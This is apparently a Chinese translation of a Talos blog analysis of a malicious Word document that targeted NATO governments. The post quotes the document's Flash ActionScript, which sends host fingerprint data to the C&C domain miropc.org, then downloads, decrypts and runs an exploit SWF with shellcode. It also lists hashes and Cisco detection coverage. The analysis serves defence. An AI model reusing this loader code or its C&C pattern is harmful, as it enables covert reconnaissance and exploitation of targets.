
2017 年 1 月 27 日，星期五

Matryoshka Doll 侦测框架

作者：David Maynor 和 Paul Rascagneres；特别感谢：Alex McDonnell 和 Matthew Molyett

概述

Talos 不仅发现了一种带有多项异常功能的恶意 Microsoft Word 文档和一个可对目标系统进行侦测以避免沙盒检测和虚拟分析的高级工作流，还发现了来自非嵌入式 Flash 负载的漏洞攻击活动。在圣诞节和新年假期期间的一项攻击活动中，攻击者利用该文档对北大西洋公约组织 (NATO) 成员国发起攻击。Talos 研究人员认为从文件名中可以看出，该文档的攻击目标为 NATO 成员国政府。此攻击事件值得关注的原因还在于，攻击者把负载替换成了大量的垃圾数据，通过垃圾数据致使一些简单安全设备产生资源问题。



嵌套文档

研究人员分析的文档是一个 RTF 文档，带有一系列的嵌入式对象。第一个嵌入对象是 OLE 对象：

```
================================================================================
文件:"NATO Secretary meeting.doc" - 大小: 53134 字节
---+---------+--------------------------------+------------------------------
id |索引       |OLE 对象                          |OLE 数据包
---+---------+--------------------------------+------------------------------
0  |00002BF0h |format_id: 2                    |非 OLE 数据包
   |          |类名: "shockwaveFlash.sho       |
   |          |ckwaveFlash.23"                 |
   |          |数据量: 6656                      |
---+---------+--------------------------------+------------------------------
```

Office 文档中包含的 OLE 对象

此 OLE 对象包含一个 Adobe Flash 对象。该 Adobe Flash 对象的目的是通过执行 ActionScript 来提取出该对象中嵌入的二进制 Blob。此大型二进制对象是一个经过二次编码和压缩的 Adobe Flash 对象。其中的编码算法基于异或运算和 zlib 压缩。这是位于该文档内的最终负载中的第二个 Adobe Flash 对象。

负载分析

该负载的相关部分位于 ActionScript 中。首先，攻击者设置了一个全局常量，其中包含了命令和控制的 URL：

```
public static const baseUrl:String="http://miropc.org";
```

C&C 配置

第一步：


ActionScript 的第一步操作是向 C&C 发送 HTTP 请求：

```
var loc1:*=new flash.net.URLRequest(baseUrl + "/nato");
loc1.data = flash.system.Capabilities.serverString;
var loc2:*=new flash.net.URLLoader(loc1);
```

发送到 C&C 的 HTTP 请求

其中 URI 为“/nato”，与文件名样式完全匹配。

思科 Umbrella 云安全解决方案可以帮助用户识别与该 C&C 有关的 DNS 流量。从下面的截图可以看出，2016 年 12 月 29 日至 2017 年 1 月 12 日期间发生的攻击活动是一项针对性的攻击活动。从 1 月 16 日开始出现的大量请求都是由安全研究社区发送的：



思科 Umbrella 的 CC 视图中的 DNS 请求

此类请求中包含了通过 flash.system.Capabilities.serverString API 获取的与目标有关的信息。根据 Adobe 文档可知，API 允许开发人员获取已安装的 Adobe Flash 版本功能信息。以下是文档中给出的一个示例：

A=t&SA=t&SV=t&EV=t&MP3=t&AE=t&VE=t&ACC=f&PR=t&SP=t&SB=f&DEB=t&V=WIN%209%2C0%2C0%2C0&M=Adobe%20Windows&R=1600x1200&DP=72&COL=color&AR=1.0&OS=Windows%20XP&L=en&PT=ActiveX&AVD=f&LFD=f&WD=f&IME=t&DD=f&DDP=f&DTS=f&DTE=f&DTH=f&DTM=f

攻击者可通过该查询获取与受害者设备相关的信息，包括操作系统版本或 Adobe Flash 版本信息。攻击者可利用此类信息决定针对受害者的攻击点。如果受感染系统像是沙盒或虚拟机，则操作者可能忽略该请求，结束 ActionScript 的运行。

第二步：

ActionScript 将第一个查询请求的响应结果保存在一个名为“vars”的变量中。接着用另一个 URI 来执行第二个 HTTP 请求：

```
urlReq = new flash.net.URLRequest(baseUrl + "/content/static/" + this.vars["k1"]);
urlReq.data = flash.system.Capabilities.serverString;
urlLoad = new flash.net.URLLoader(urlReq);
```

第二个 HTTP 请求

该 URI 含有第一个请求获得的“k1”值。如果此初始请求成功，expLoaded() 函数（用于加载漏洞利用代码）将会被执行。

第三步：

先前请求的响应结果会存储在 swf 变量中。此变量中存储的数据是经过加密的 Adobe Flash 对象 (swf)。ActionScript 针对第一个请求获得的键值（“k3”）使用 unpack() 函数：

```
this.swf = arg1.target.data;
this.swf = this.unpack(this.swf, this.vars["k3"]);
```

解密下载的 SWF 文件

在这一步骤中，ActionScript 会执行第三次 HTTP 请求：

```
var loc1:*=new flash.net.URLRequest(baseUrl + "/content/static/" + this.vars["k2"])
loc1.data = flash.system.Capabilities.serverString;
var loc2:*=new flash.net.URLLoader(loc1);
```

第三次 HTTP 请求

如果请求成功，payLoaded 函数（用于加载负载）将会被调用。

第四步：

先前的请求结果中含有一个经过编码的荷载。ActionScript 脚本会针对另一个在初始请求中获取的键值（“k4”）使用相同的 unpack() 函数。


最终，攻击者利用 flash.display.Loader () API 和参数中的负载执行下载的恶意 Adobe Flash 文件。该参数变量为“sh”,即 shellcode：

```
var loc8:*=new flash.display.Loader();
addChild(loc8);
var loc9:*=new flash.system.LoaderContext(false, flash.system.ApplicationDomain.currentDomain)
loc9.parameters = {"sh":loc6};
loc8.loadBytes(this.swf, loc9);
return;
```

使用参数中的负载执行 SWF 漏洞攻击。

陷阱！

最近，攻击者替换了恶意负载，通过返回大量的垃圾数据来干扰调查。这样做的目的是使一些设备（例如：基于沙盒的简单安全系统）产生资源利用问题。从上文的调查数据中可以看出，很多安全研究人员正在调查这些域。因此这很可能是攻击者为干扰调查所做的直接回应。



结论

对 Microsoft Office 文档的分析结果表明，攻击者采用了高级感染工作流。攻击者使用该文档的目的首先是为了对受害者系统进行侦察，以避免与沙盒系统或分析师虚拟机进行通信。其次，Adobe Flash 需要一个负载和可即时加载和执行的 Adobe Flash 漏洞利用代码。这是一种非常聪明的方法，从攻击者的角度来看，由于漏洞利用代码并非直接嵌入在文档中，所以对于部分安全设备来说，它们比标准的 word 特洛伊木马更难检测。更重要的是，攻击者意识到安全研究人员会调查他们使用的设施，因此对其做出改动使部分安全设备出现资源问题。这些都是比较高级的黑客具有的特征，他们设计了有效、简单且可以即时调整目标的框架。

散列：
ffd5bd7548ab35c97841c31cf83ad2ea5ec02c741560317fc9602a49ce36a763
7c25a5cd3684c470066291e4dec7d706270a5392bc4f907d50b6a34ecb793f5b

覆盖范围

思科客户可通过其他方式检测并阻止此威胁，包括：

产品	保护
AMP	✔
CWS	✔
邮件安全	✔
网络安全	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

高级恶意软件防护 (AMP) 解决方案可以有效防止执行威胁发起者使用的恶意软件。

CWS 或 WSA 的网络扫描功能可以阻止访问恶意网站，并检测这些攻击中所用的恶意软件。

邮件安全设备可以拦截威胁发起者在攻击活动中发出的恶意邮件。

IPS 和 NGFW 的网络安全防护功能拥有最新的签名库，可以检测威胁发起者的恶意网络活动。AMP Threat Grid 可帮助识别恶意二进制文件，使所有思科安全产品都有内置保护措施。

Umbrella 可防止对与恶意活动相关的域进行 DNS 解析。

发布者：WILLIAM LARGENT；发布时间：16:26
标签：零日、ADOBE FLASH、MATRYOSHKA、侦查、TALOS、威胁研究